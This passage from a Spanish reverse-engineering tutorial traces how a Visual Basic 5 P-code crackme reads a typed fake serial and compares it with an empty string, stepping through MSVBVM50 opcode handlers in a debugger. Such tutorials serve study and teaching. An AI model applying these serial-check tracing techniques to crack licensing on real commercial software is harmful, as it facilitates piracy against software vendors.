En esa línea directamente suma EAX+EBP lo que le da EBP-88 y luego mueve el valor guardado allí que era el famoso, que obtuvimos de la tabla de ítems.

```
Registers (FPU)
EAX 00CFBCA4
ECX 00000000
EDX 00CF4BA0
EBX FFFFFFFF
ESP 0012F3C0
EBP 0012F4E0
ESI 00401BDD
EDI 00159888
EIP 7413E3D9
C 0  ES 0023
```

```
7413E3D0   0FBF06          MOVSX EAX,WORD PTR DS:[ESI]
7413E3D3   83C6 02         ADD ESI,2
7413E3D6   8B0428          MOV EAX,DWORD PTR DS:[EAX+EBP]
7413E3D9   0BC0            OR EAX,EAX
7413E3DB   0F84 34760000   JE MSVBVM50.74145A15
7413E3E1   8945 B4         MOV DWORD PTR SS:[EBP-4C],EAX
7413E3E4   33C0            XOR EAX,EAX
7413E3E6   8A06            MOV AL,BYTE PTR DS:[ESI]
7413E3E8   46              INC ESI
7413E3E9   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E3F0   8B7D B4         MOV EDI,DWORD PTR SS:[EBP-4C]
```

Ahí testea si es cero, si fuera cero saltaría, pero como aquí no es cero continua.

```
7413E3D0   0FBF06          MOVSX EAX,WORD PTR DS:[ESI]
7413E3D3   83C6 02         ADD ESI,2
7413E3D6   8B0428          MOV EAX,DWORD PTR DS:[EAX+EBP]
7413E3D9   0BC0            OR EAX,EAX
7413E3DB   0F84 34760000   JE MSVBVM50.74145A15
7413E3E1   8945 B4         MOV DWORD PTR SS:[EBP-4C],EAX
7413E3E4   33C0            XOR EAX,EAX
```

Guarda ese valor en EBP-4C

Aquí le vemos sentido a lo que decíamos en el inicio recordemos

Lo que vemos es que lee el contenido de EBP + 8 (reference pointer) y lo guarda en el contenido de EBP-4c (item pointer)

Como ebp-4c es el puntero de ítems, como este ya confirmo que es valido y que no es cero lo guarda alli, en la variable EBP-4c que se usa para eso, por eso se llama ITEM POINTER, ya que este valor lo hallo en relación a la tabla de ITEMS.

```
7413E3D0   0FBF06          MOVSX EAX,WORD PTR DS:[ESI]
7413E3D3   83C6 02         ADD ESI,2
7413E3D6   8B0428          MOV EAX,DWORD PTR DS:[EAX+EBP]
7413E3D9   0BC0            OR EAX,EAX
7413E3DB   0F84 34760000   JE MSVBVM50.74145A15
7413E3E1   8945 B4         MOV DWORD PTR SS:[EBP-4C],EAX
7413E3E4   33C0            XOR EAX,EAX
7413E3E6   8A06            MOV AL,BYTE PTR DS:[ESI]
7413E3E8   46              INC ESI
7413E3E9   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E3F0   8B7D B4         MOV EDI,DWORD PTR SS:[EBP-4C]
```

Llegamos al siguiente opcode

```
Proc: 401c98
401BD0: 04 FLdRfVar          local_008C
401BD3: 21 FLdPrThis
401BD4: 0f VCallAd           text
401BD7: 19 FStAdFunc         local_0088
401BDA: 08 FLdPr             local_0088
401BDD: 0d VCallHresult      get__ipropTEXTEDIT
401BE2: 6c ILdRf             local_008C
401BE5: 1b LitStr:           ''
401BE8: Lead0/30 FaStr
```

```
7413E3E6   8A06          MOV AL,BYTE PTR DS:[ESI]
7413E3E8   46            INC ESI
7413E3E9   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]   MSVBVM50.7413E829
7413E3F0   8B7D B4       MOV EDI,DWORD PTR SS:[EBP-4C]
7413E3F3   0FB706        MOVZX EAX,WORD PTR DS:[ESI]
```

Por allí en San Google leo que dicho OPCODE sirve para

0d VCallHresult #get the text from textbox

O sea que leerá el serial falso que tipeamos en el textbox, veamos si es cierto, traceemos

```
7413E829   8B45 B4       MOV EAX,DWORD PTR SS:[EBP-4C]
7413E82C   50            PUSH EAX
7413E82D   0FB73E        MOVZX EDI,WORD PTR DS:[ESI]
7413E830   8B00          MOV EAX,DWORD PTR DS:[EAX]
7413E832   03C7          ADD EAX,EDI
7413E834   FF10          CALL DWORD PTR DS:[EAX]
7413E836   8B55 BC       MOV EDX,DWORD PTR SS:[EBP-44]
7413E839   66:F742 76 020  TEST WORD PTR DS:[EDX+76],2
7413E83F   75 13         JNZ SHORT MSVBVM50.7413E854
7413E841   0BC0          OR EAX,EAX
7413E843   78 19         JS SHORT MSVBVM50.7413E85E
7413E845   33C0          XOR EAX,EAX
7413E847   8A46 04       MOV AL,BYTE PTR DS:[ESI+4]
7413E84A   83C6 05       ADD ESI,5
```

Ahí vemos el OPCODE que termina en XOR EAX,EAX como siempre

Lo primero que hace es leer del puntero EBP-4c, que como dijimos era el ITEM POINTER y lo mueve a EAX el archiconocido valor que leyó de la tabla de ITEMS

```
Registers (FPU)
EAX 00CFBCA4
ECX 00000000
EDX 00CF4BA0
EBX FFFFFFFF
ESP 0012F3C0
EBP 0012F4E0
ESI 00401BDE clave
EDI 00159888

EIP 7413E82C MSVBVI

C 0  ES 0023 32bit
```

Luego lo PUSHEA

```
0012F3BC   00CFBCA4
0012F3C0   0012F454
0012F3C4   00000000
0012F3C8   00000000
0012F3CC   00000000
0012F3D0   00000000
0012F3D4   00000000
```

Luego lee un parámetro del OPCODE.

```
7413E829   8B45 B4       MOV EAX,DWORD PTR SS:[EBP-4C]
7413E82C   50            PUSH EAX
7413E82D   0FB73E        MOVZX EDI,WORD PTR DS:[ESI]
7413E830   8B00          MOV EAX,DWORD PTR DS:[EAX]
7413E832   03C7          ADD EAX,EDI
7413E834   FF10          CALL DWORD PTR DS:[EAX]
7413E836   8B55 BC       MOV EDX,DWORD PTR SS:[EBP-44]
7413E839   66:F742 76 020  TEST WORD PTR DS:[EDX+76],2
```

```
Address   Hex dump                          ASCII
00401BD6  03 19 78 FF 08 78 FF 0D  ♥↓x ◘x ♪
00401BDE  A0 00 00 00 6C 74 FF 1B  á...lt ←
00401BE6  01 00 FB 30 2F 74 FF 1A  ☺.¹0/t →
00401BEE  78 FF 1C 26 00 1E C4 00  x ∟&.▲─.
00401BF6  FE C1 54 FF 1A C4 03 00  ■┴T →─♥.
```

```
Registers (FPU)
EAX 00CFBCA4
ECX 00000000
EDX 00CF4BA0
EBX FFFFFFFF
ESP 0012F3BC
EBP 0012F4E0
ESI 00401BDE cla
EDI 000000A0

EIP 7413E830 MSV
```

Y lo pasa a EDI

Luego lee el contenido de EAX que es el inicio de otra tabla

```
Registers (FPU)
EAX 00CF4BA0
ECX 00000000
EDX 00CF4BA0
EBX FFFFFFFF
ESP 0012F3BC
EBP 0012F4E0
ESI 00401BDE cl
EDI 000000A0
EIP 7413E832 MS
```

```
Address   Hex dump                          ASCII
00CF4B88  AB AB AB AB EE FE EE FE  ½½½½¯■¯■
00CF4B90  00 00 00 00 00 00 00 00  ........
00CF4B98  49 00 0F 00 41 07 18 00  I.☼.A•↑.
00CF4BA0  95 5A 06 74 A2 E2 05 74  òZ♠tóÓ♣t
00CF4BA8  58 E2 05 74 4A 68 0E 74  XÓ♣tJh♫t
00CF4BB0  55 0D 0A 74 80 43 06 74  U..tÇC♠t
00CF4BB8  AB CD 06 74 47 26 09 74  ½═♠tG&.t
00CF4BC0  6F 37 07 74 09 D4 06 74  o7•t.É♠t
00CF4BC8  55 1E 08 74 20 3B 10 74  U▲◘t ;►t
00CF4BD0  A4 94 06 74 BE F7 0C 74  ñö♠t¥•.t
00CF4BD8  C6 F7 0C 74 AC 40 09 74  ã•.t¼@.t
00CF4BE0  7E 79 0D 74 8E 79 0D 74  ~y.tÄy.t
00CF4BE8  AA 79 0D 74 BC 79 0D 74  ¬y.t╝y.t
00CF4BF0  D0 79 0D 74 E2 79 0D 74  ╨y.tõy.t
00CF4BF8  F6 79 0D 74 08 7A 0D 74  ÷y.t◘z.t
00CF4C00  1C 7A 0D 74 2E 7A 0D 74  ∟z.t.z.t
00CF4C08  42 7A 0D 74 54 7A 0D 74  Bz.tTz.t
00CF4C10  68 7A 0D 74 7A 7A 0D 74  hz.tzz.t
00CF4C18  8E 7A 0D 74 A0 7A 0D 74  Äz.táz.t
00CF4C20  B4 7A 0D 74 C6 7A 0D 74  ┤z.tãz.t
Commanc ? 88
```

Y en esa tabla le suma el parámetro 00a0 para buscar el ella.

```
Registers (FPU)
EAX 00CF4C40
ECX 00000000
EDX 00CF4BA0
EBX FFFFFFFF
ESP 0012F3BC
EBP 0012F4E0
ESI 00401BDE cl
EDI 000000A0
EIP 7413E834 MS
```

```
Address   Hex dump                          ASCII
00CF4C30  00 7B 0D 74 12 7B 0D 74  .{.t‡{.t
00CF4C38  26 7B 0D 74 38 7B 0D 74  &{.t8{.t
00CF4C40  B6 A5 09 74 32 0D 09 74  ¶¥.t2..t
00CF4C48  4C 7B 0D 74 5E 7B 0D 74  L{.t^{.t
00CF4C50  72 7B 0D 74 84 7B 0D 74  r{.tä{.t
00CF4C58  98 7B 0D 74 AA 7B 0D 74  ÿ{.t¬{.t
00CF4C60  BE 7B 0D 74 D0 7B 0D 74  ¼{.tÐ{.t
00CF4C68  E4 7B 0D 74 F6 7B 0D 74  ä{.tö{.t
00CF4C70  0A 7C 0D 74 1C 7C 0D 74  .|.t∟|.t
00CF4C78  30 7C 0D 74 42 7C 0D 74  0|.tB|.t
00CF4C80  56 7C 0D 74 68 7C 0D 74  V|.th|.t
00CF4C88  7C 7C 0D 74 8E 7C 0D 74  ||.tÄ|.t
00CF4C90  A2 7C 0D 74 B4 7C 0D 74  ó|.t┤|.t
00CF4C98  C8 7C 0D 74 DA 7C 0D 74  ╚|.t┌|.t
00CF4CA0  EE 7C 0D 74 00 7D 0D 74  ¯|.t.}.t
00CF4CA8  14 7D 0D 74 26 7D 0D 74  ¶}.t&}.t
00CF4CB0  3A 7D 0D 74 4C 7D 0D 74  :}.tL}.t
00CF4CB8  60 7D 0D 74 72 7D 0D 74  `}.tr}.t
00CF4CC0  86 7D 0D 74 98 7D 0D 74  å}.tÿ}.t
00CF4CC8  AC 7D 0D 74 BE 7D 0D 74  ¼}.t¥}.t

Command ? 88
```

Y el realiza un call a la dirección que obtiene de esa tabla, por supuesto no vamos a tracear ese call por dentro, vemos que en el stack continúan los valores que obtuvo de los opcodes anteriores

```
0012F3BC  00CFBCA4
0012F3C0  0012F454
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
```

Ejecuto el CALL con f8

Luego mueve a EDX un valor que obtiene del contenido de EBP-44

```
Registers (FPU)
EAX 00000000
ECX 7C920560 nt
EDX 00159888
EBX FFFFFFFF
ESP 0012F3C4
EBP 0012F4E0
ESI 00401BDE cl
EDI 000000A0

EIP 7413E839 MS

C 0  ES 0023 32
P 1  CS 001B 32
```

```
7413E834   FF10              CALL DWORD PTR DS:[EAX]
7413E836   8B55 BC           MOV EDX,DWORD PTR SS:[EBP-44]
7413E839   66:F742 76 020    TEST WORD PTR DS:[EDX+76],2
7413E83F   75 13             JNZ SHORT MSVBVM50.7413E854
7413E841   0BC0              OR EAX,EAX
7413E843   78 19             JS SHORT MSVBVM50.7413E85E
7413E845   33C0              XOR EAX,EAX
```

Y luego de testear un par de valores llega al próximo OPCODE, pero ustedes dirán, leyo lo que tipeamos o sea nuestro serial falso?, si lo leyó si vemos el EXDEC

```
Proc: 401c98
401BD0: 04 FLdRfVar          local_008C
401BD3: 21 FLdPrThis
401BD4: 0f VCallAd           text
401BD7: 19 FStAdFunc         local_0088
401BDA: 08 FLdPr             local_0088
401BDD: 0d VCallHresult      get__ipropTEXTEDIT
401BE2: 6c ILdRf             local_008C
401BE5: 1b LitStr:           "
401BE8: Lead0/30 EqStr
401BEA: 2f FFree1Str         local_008C
```

Vemos que a continuación trabaja con la variable local 8c que como sabemos esta en EBP-8C

Si buscamos el valor de EBP-8c

```
0015D44C  EE FE EE FE EE FE EE FE
0015D454  EE FE EE FE EE FE EE FE
Commanc ? ebp-8c                    HEX: 12F454 -
```

Es 12f454

```
Address   Hex dump                 ASCII
0012F454  BC D3 15 00 A4 BC CF 00
0012F45C  EC F4 12 00 C8 F5 12 00
0012F464  3C BB CF 00 E8 F4 12 00
0012F46C  FF FF FF FF 15 20 00 00
0012F474  02 E3 13 74 E8 F4 12 00
0012F47C  00 00 00 00 00 00 00 00
0012F484  00 00 00 00 D0 1B 40 00
0012F48C  E4 17 40 00 98 1C 40 00
0012F494  A4 BC CF 00 00 E0 00 00
0012F49C  88 98 15 00 00 00 00 00
0012F4A4  00 00 00 00 00 00 04 00
0012F4AC  00 00 00 00 D0 F4 12 00
0012F4B4  80 AF 15 00 1C FA 12 00
0012F4BC  D0 69 05 74 02 E3 13 74
0012F4C4  C4 F3 12 00 E0 F4 12 00
0012F4CC  D0 1B 40 00 88 98 15 00
0012F4D4  98 1C 40 00 00 00 00 00
0012F4DC  00 00 00 00 EC F4 12 00
0012F4E4  A9 E5 05 74 00 B0 15 00
0012F4EC  FC F4 12 00 F8 1A 40 00
```

Y ese es el puntero al serial falso que escribimos, o sea en 15d3bc

```
EAX=00000000

Address   Hex dump                 ASCII
0015D3BC  39 00 38 00 39 00 38 00  9.8.9.8.
0015D3C4  39 00 38 00 39 00 38 00  9.8.9.8.
0015D3CC  00 00 AD BA 0D F0 AD BA
0015D3D4  0D F0 AD BA AB AB AB AB
0015D3DC  AB AB AB AB 00 00 00 00
0015D3E4  00 00 00 00 2D 00 07 00
0015D3EC  EE 04 EE 00 E0 02 15 00
```

Uff costo sangre pero llegamos al punto donde leyó el serial falso.

El siguiente OPCODE es **6c ILdRf**

```
Email josephco_@hotmail.com with any errors or problems

Proc: 401c98
401BD0: 04 FLdRfVar          local_008C
401BD3: 21 FLdPrThis
401BD4: 0f VCallAd           text
401BD7: 19 FStAdFunc         local_0088
401BDA: 08 FLdPr             local_0088
401BDD: 0d VCallHresult      get__ipropTEXTEDIT
401BE2: 6c ILdRf             local_008C
401BE5: 1b LitStr:           ''
401BE8: Lead0/30 EqStr
401BEA: 2f FFree1Str         local_008C
```

```
7413E843  v 78 19          JS SHORT MSVBVM50.7413E85E
7413E845    33C0           XOR EAX,EAX
7413E847    8A46 04        MOV AL,BYTE PTR DS:[ESI+4]
7413E84A    83C6 05        ADD ESI,5
7413E84D    FF2485 94ED137 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413E854    B8 689C0000    MOV EAX,9C68
7413E859  ^ E9 3AEBFFFF    JMP MSVBVM50.7413D398
7413E85E    66:3D 689C     CMP AX,9C68
7413E862  v 0F84 D57A0000  JE MSVBVM50.7414633D
```

```
'6C, ILdRf, 0C, 00
'Load reference value.
'Parameter 1 = 2 bytes.
'Parameter 1 is offset into local Frame.
'Offset = &hC.
'Address pointer is retrieved from local Frame at offset.
'Address pointer is pushed onto stack.
'Stack operations: Push x1.
```

Allí dice que este OPCODE es LOAD REFERENCE VALUE veamos entremos en el OPCODE

```
7413E841    0BC0           OR EAX,EAX
7413E843  v 78 19          JS SHORT MSVBVM50.7413E85E
7413E845    33C0           XOR EAX,EAX
7413E847    8A46 04        MOV AL,BYTE PTR DS:[ESI+4]
7413E84A    83C6 05        ADD ESI,5
7413E84D  ^ FF2485 94ED137 JMP DWORD PTR DS:[EAX*4+7413ED94]   MSVBVM50.7413D947
7413E854    B8 689C0000    MOV EAX,9C68
7413E859  ^ E9 3AEBFFFF    JMP MSVBVM50.7413D398
```

Aquí esta

```
7413D947    0FBF06         MOVSX EAX,WORD PTR DS:[ESI]
7413D94A    FF3428         PUSH DWORD PTR DS:[EAX+EBP]
7413D94D    33C0           XOR EAX,EAX
7413D94F    8A46 02        MOV AL,BYTE PTR DS:[ESI+2]
7413D952    83C6 03        ADD ESI,3
7413D955    FF2485 94ED137 JMP DWORD PTR DS:[EAX*4+7413ED94]
```

Lo primero que hace es mover el parámetro con MOVSX asi completa con FFs si es negativo.

```
DS:[00401BE3]=FF74
EAX=0000006C

Address   Hex dump                 ASCII
00401BDB  78 FF 0D A0 00 00 00 6C  x .á...l
00401BE3  74 FF 1B 01 00 FB 30 2F  t ←0.↑0/
00401BEB  74 FF 1A 78 FF 1C 26 00  t →x ∟&.
00401BF3  1E C4 00 FE C1 54 FF 1A  ▲─.■┴T →
00401BFB  C4 03 00 FC F6 64 FF 04  ─♥.ⁿ÷d ♦
00401C03  74 FF 21 0F 00 03 19 78  t ↑*.♥↓x
```

Como el parámetro es FF74, pues al pasarlo a EAX quedara

```
Registers (FPU)
EAX FFFFFF74
ECX 7C92056D nt
EDX 00159888
EBX FFFFFFFF
ESP 0012F3C4
EBP 0012F4E0
ESI 00401BE3 cl
EDI 000000A0

EIP 7413D94A MS

C 0  ES 0023 32
P 0  CS 001B 32
```

Que es -8c en hexa

```
File View Debug Plugins Options Window Help
7413D947   0FBF06        MOVSX EAX,WORD PTR DS:[ESI]
7413D94A   FF3428        PUSH DWORD PTR DS:[EAX+EBP]
7413D94D   33C0          XOR EAX,EAX
7413D94F   8A46 02       MOV AL,BYTE PTR DS:[ESI+2]
7413D952   83C6 03       ADD ESI,3
7413D955   FF2485 94ED137 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D95C   0FBF06        MOVSX EAX,WORD PTR DS:[ESI]
```

En la próxima instrucción lo suma a EBP, con lo cual obtiene EBP-8c y pushea el contenido o sea que seria equivalente a PUSH [ebp-8c]

```
0012F3C0  0015D3BC  UNICODE "98989898"
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
```

Pero en el contenido de ebp-8c tenia un puntero al serial falso, por lo cual ahora tenemos el puntero alli en el stack.

```
Address   Hex dump                  ASCII
0015D3BC  39 00 38 00 39 00 38 00   9.8.9.8.
0015D3C4  39 00 38 00 39 00 38 00   9.8.9.8.
0015D3CC  00 00 AD BA 0D F0 AD BA   ..↓‖.-↓‖
0015D3D4  0D F0 AD BA AB AB AB AB   .-↓‖½½½
0015D3DC  AB AB AB AB 00 00 00 00   ½½½½....
0015D3E4  00 00 00 00 2D 00 07 00   ....-.•.

0012F3C0  0015D3BC  UNICODE "98989898"
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
0012F3D0  00000000
0012F3D4  00000000
0012F3D8  00000000
0012F3DC  00000000
```

Si lo vemos en el dump vemos claramente que apunta al serial falso, vemos porque llaman al OPCODE, LOAD REFERENCE VALUE, pues carga al stack un valor que vamos a usar desde una variable local.

El próximo opcode es

1b LitStr por allí leo que significa Literal String

Veamos que hace

```
File View Debug Plugins Options Window Help
7413D947   0FBF06        MOVSX EAX,WORD PTR DS:[ESI]
7413D94A   FF3428        PUSH DWORD PTR DS:[EAX+EBP]
7413D94D   33C0          XOR EAX,EAX
7413D94F   8A46 02       MOV AL,BYTE PTR DS:[ESI+2]
7413D952   83C6 03       ADD ESI,3
7413D955   FF2485 94ED137 JMP DWORD PTR DS:[EAX*4+7413ED94]   MSVBVM50.7413DE59
7413D95C   0FBF06        MOVSX EAX,WORD PTR DS:[ESI]
7413D95F   FF3428        PUSH DWORD PTR DS:[EAX+EBP]
```

Entremos en el OPCODE

```
Address   Hex dump                  ASCII
00401BDE  A0 00 00 00 6C 74 FF 1B   à...lt ←
00401BE6  01 00 FB 30 2F 74 FF 1A   0.¹0/t →
00401BEE  [illegible] 1C 26 00 1E C4 00   ∟&.▲─.
00401BF6  FF C1 54 FF 1A C4 03 00   ■┴T →─♥.
```

Lo primero lee el parámetro que aquí es 0001 y lo mueve a EAX como es positivo no le agrega FFs

```
Registers (FPU
EAX 00000001
ECX 7C92056D n
EDX 00159888
EBX FFFFFFFF
ESP 0012F3C0
EBP 0012F4E0
ESI 00401BE6 c
EDI 000000A0

EIP 7413DE5C M
```

```
7413DE59   0FB706          MOVZX EAX,WORD PTR DS:[ESI]
7413DE5C   8B55 AC         MOV EDX,DWORD PTR SS:[EBP-54]          clave1.004017E4
7413DE5F   FF3482          PUSH DWORD PTR DS:[EDX+EAX*4]
7413DE62   33C0            XOR EAX,EAX
7413DE64   8A46 02         MOV AL,BYTE PTR DS:[ESI+2]
7413DE67   83C6 03         ADD ESI,3
7413DE6A   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413DE71   0FBF3E          MOVSX EDI,WORD PTR DS:[ESI]
```

Vemos que en la próxima línea mueve a EDX un valor 4017E4 no sabemos que es sigamos.

```
File  View  Debug  Plugins  Options  Window  Help
7413DE59   0FB706          MOVZX EAX,WORD PTR DS:[ESI]
7413DE5C   8B55 AC         MOV EDX,DWORD PTR SS:[EBP-54]
7413DE5F   FF3482          PUSH DWORD PTR DS:[EDX+EAX*4]          clave1.004016F8
7413DE62   33C0            XOR EAX,EAX
7413DE64   8A46 02         MOV AL,BYTE PTR DS:[ESI+2]
7413DE67   83C6 03         ADD ESI,3
7413DE6A   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
```

Y que pushea un valor 4016f8 que puede ser?

```
Proc: 401c98
401BD0: 04 FLdRfVar          local_008C
401BD3: 21 FLdPrThis
401BD4: 0f VCallAd           text
401BD7: 19 FStAdFunc         local_0088
401BDA: 08 FLdPr             local_0088
401BDD: 0d VCallHresult      get__ipropTEXTEDIT
401BE2: 6c ILdRf             local_008C
401BE5: 1b LitStr:           ""
401BE8: Lead0/30 EqStr
401BEA: 2f FFree1Str         local_008C
```

Vemos que la aclaración del EXDEC nos muestra unas comillas, o sea que este valor que movio al stack apunta a una string vacía.

```
Address   Hex dump                 ASCII
004016F8  00 00 00 00 22 00 00 00  ....".."
00401700  4E 00 FA 00 6D 00 65 00  N.·.m.e.
00401708  72 00 6F 00 20 00 49 00  r.o. .I.
00401710  6E 00 63 00 6F 00 72 00  n.c.o.r.
00401718  72 00 65 00 63 00 74 00  r.e.c.t.
00401720  6F 00 00 00 0C 00 00 00  o.......
00401728  50 00 2D 00 43 00 6F 00  P.-.C.o.
00401730  64 00 65 00 00 00 00 00  d.e.....
00401738  22 00 00 00 4E 00 FA 00  "...N.·.
00401740  6D 00 65 00 72 00 6F 00  m.e.r.o.
00401748  20 00 43 00 6F 00 72 00   .C.o.r.
00401750  72 00 65 00 63 00 74 00  r.e.c.t.
00401758  6F 00 21 00 21 00 00 00  o.!.!...
00401760  56 42 41 35 2E 44 4C 4C  VBA5.DLL

0012F3BC  004016F8  clave1.004016F8
0012F3C0  0015D3BC  UNICODE "98989898"
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
0012F3D0  00000000
0012F3D4  00000000
0012F3D8  00000000
0012F3DC  00000000
0012F3E0  00000000
0012F3E4  00000000
0012F3E8  00000000
0012F3EC  00000000
0012F3F0  00000000
0012F3F4  00000000
0012F3F8  00000000
```

Pues si vemos en el dump que apunta a una string vacia que termina en comillas, o sea lo que hará en el siguiente opcode será chequear si tipeamos algo, o si dejamos vacío el textbox y apretamos register.

```
File  View  Debug  Plugins  Options  Window  Help
7413DE59   0FB706          MOVZX EAX,WORD PTR DS:[ESI]
7413DE5C   8B55 AC         MOV EDX,DWORD PTR SS:[EBP-54]
7413DE5F   FF3482          PUSH DWORD PTR DS:[EDX+EAX*4]
7413DE62   33C0            XOR EAX,EAX
7413DE64   8A46 02         MOV AL,BYTE PTR DS:[ESI+2]
7413DE67   83C6 03         ADD ESI,3
7413DE6A   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413DE71   0FBF3E          MOVSX EDI,WORD PTR DS:[ESI]
7413DE74   83C6 02         ADD ESI,2
```


Que es

```
401BE2: 6c ILdRf          local_008C
401BE5: 1b LitStr:        ''
401BE8: Lead0/30 EqStr
401BEA: 2f FFree1Str      local_008C
```


Bueno LEAD 0 es una operacion y según la segunda parte del OPCODE será la operación que realiza en este caso 30 Eq Str que vemos en San Google

Lead0/30 EqStr <---Compara dos strings


O sea que va a comparar esas dos strings este es un OPCODE doble o sea que primero lee el primero que es FB salta el JMP indirecto




Y allí nomás termina el primer OPCODE con XOR EAX,EAX sin hacer nada y lee el segundo OPCODE



Allí lee el segundo OPCODE 30, diferenciamos en este caso un OPCODE doble, de leer parámetros del un OPCODE, porque la diferencia esta en que en un OPCODE DOBLE se cierra el primer OPCODE con el XOR EAX.EAX y ahí recién se lee el segundo OPCODE, en el caso de lectura de parámetros el primer OPCODE queda abierto y no se cierra al leerlos.



Allí esta el segundo OPCODE, hace un PUSH 0



Y quedan los tres argumentos al llegar al CALL pasémoslo con f8 y veamos lo que cambio.

Vemos que el stack se movió pero los valores continúan sin modificación un poco mas arriba.

Vemos que en la siguiente línea CMP AL,0 lo cual me dice que allí en AL, guarda el resultado en mi caso es

```
Registers (FPU)
EAX 00150001
ECX 004016F8 cla
EDX 004017E4 cla
EBX FFFFFFFF
ESP 0012F3C4
EBP 0012F4E0
ESI 00401BEA cla
EDI 000000A0
EIP 7413EA99 MSV
```

AL=01

Porque las strings no son iguales

```
File View Debug Plugins Options Window Help
7413EA92  6A 00          PUSH 0
7413EA94  E8 635BF0FF    CALL MSVBVM50.740445FC
7413EA99  66:83F8 00     CMP AX,0
7413EA9D  B8 00000000    MOV EAX,0
7413EAA2  0F94C0         SETE AL
7413EAA5  F7D8           NEG EAX
7413EAA7  50             PUSH EAX
7413EAA8  33C0           XOR EAX,EAX
7413EAAA  8A06           MOV AL,BYTE PTR DS:[ESI]
```

Luego de la comparación mueve a EAX el valor cero y como resultado de todo esto termina PUSHEANDO el cero al stack, lo cual es el resultado del OPCODE, da cero en el stack si no son iguales, si hubieran sido iguales daría FFFFFFF si quieren probar háganlo jeje.

```
7413EA92  6A 00          PUSH 0
7413EA94  E8 635BF0FF    CALL MSVBVM50.740445FC
7413EA99  66:83F8 00     CMP AX,0
7413EA9D  B8 00000000    MOV EAX,0
7413EAA2  0F94C0         SETE AL
7413EAA5  F7D8           NEG EAX
7413EAA7  50             PUSH EAX
7413EAA8  33C0           XOR EAX,EAX
7413EAAA  8A06           MOV AL,BYTE PTR DS:[ESI]
7413EAAC  46             INC ESI
7413EAAD  FF2485 94ED137 JMP DWORD PTR DS:[EAX*4+7413ED94]
7413EAB4  5A             POP EDX
7413EAB5  58             POP EAX
```

Llegamos al siguiente OPCODE

```
401BE8: Lead0/30 EqStr
401BEA: 2f FFree1Str        local_008C
401BED: 1a FFree1Ad         local_0088
401BF0: 1c BranchF:         401BF6
```

San Google nos dice que es similar a SysFreeString que libera una string cuando ya no se usa, veamos en este caso liberaría la de ebp-8c (local 8c)

```
7413E6C7  BF 01000000    MOV EDI,1
7413E6CC  0FBF1E         MOVSX EBX,WORD PTR DS:[ESI]
7413E6CF  83C6 02        ADD ESI,2
7413E6D2  FF342B         PUSH DWORD PTR DS:[EBX+EBP]
7413E6D5  E8 793AF0FF    CALL <JMP.&OLEAUT32.#6>
7413E6DA  C7042B 0000000 MOV DWORD PTR DS:[EBX+EBP],0
7413E6E1  4F             DEC EDI
7413E6E2  7F E8          JG SHORT MSVBVM50.7413E6CC
7413E6E4  33C0           XOR EAX,EAX
7413E6E6  8A06           MOV AL,BYTE PTR DS:[ESI]
7413E6E8  46             INC ESI
7413E6E9  FF2485 94ED137 JMP DWORD PTR DS:[EAX*4+7413ED94]
```

Veamos mueve a EDI el valor 1, luego el FF74 que es -8c en hexa como siempre con el MOVSX para llenar con FFs si es negativo.

```
Registers (FPU)
EAX 0000002F
ECX 004016F8 clave
EDX 004017E4 clave
EBX FFFFFF74
ESP 0012F3BC
EBP 0012F4E0
ESI 00401BEB clave
EDI 00000001

EIP 7413E6CF MSVBU

C 0  ES 0023 32bit
P 1  CS 001B 32bit
```

```
7413E6CC   0FBF1E       MOVSX EBX,WORD PTR DS:[ESI]
7413E6CF   83C6 02      ADD ESI,2
7413E6D2   FF342B       PUSH DWORD PTR DS:[EBX+EBP]
7413E6D5   E8 793AF0FF  CALL <JMP.&OLEAUT32.#6>
7413E6DA   C7042B 0000000( MOV DWORD PTR DS:[EBX+EBP],0
7413E6E1   4F           DEC EDI
```

EBX+EBP es EBP-8c, así que pushea el puntero al serial falso

```
Address   Hex dump                  ASCII
0015D3BC  39 00 38 00 39 00 38 00   9.8.9.8.
0015D3C4  39 00 38 00 39 00 38 00   9.8.9.8.
0015D3CC  00 00 AD BA 0D F0 AD BA   ..↓||.-↓||
0015D3D4  0D F0 AD BA AB AB AB AB   .-↓||½½½½

0012F3B8  0015D3BC  Arg1 = 0015D3BC
0012F3BC  00000000
0012F3C0  00000000
0012F3C4  00000000
0012F3C8  00000000
```

```
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

74042153 - FF25 88190474   JMP DWORD PTR DS:[<&OLEAUT32.#6>]      OLEAUT32.SysFreeString
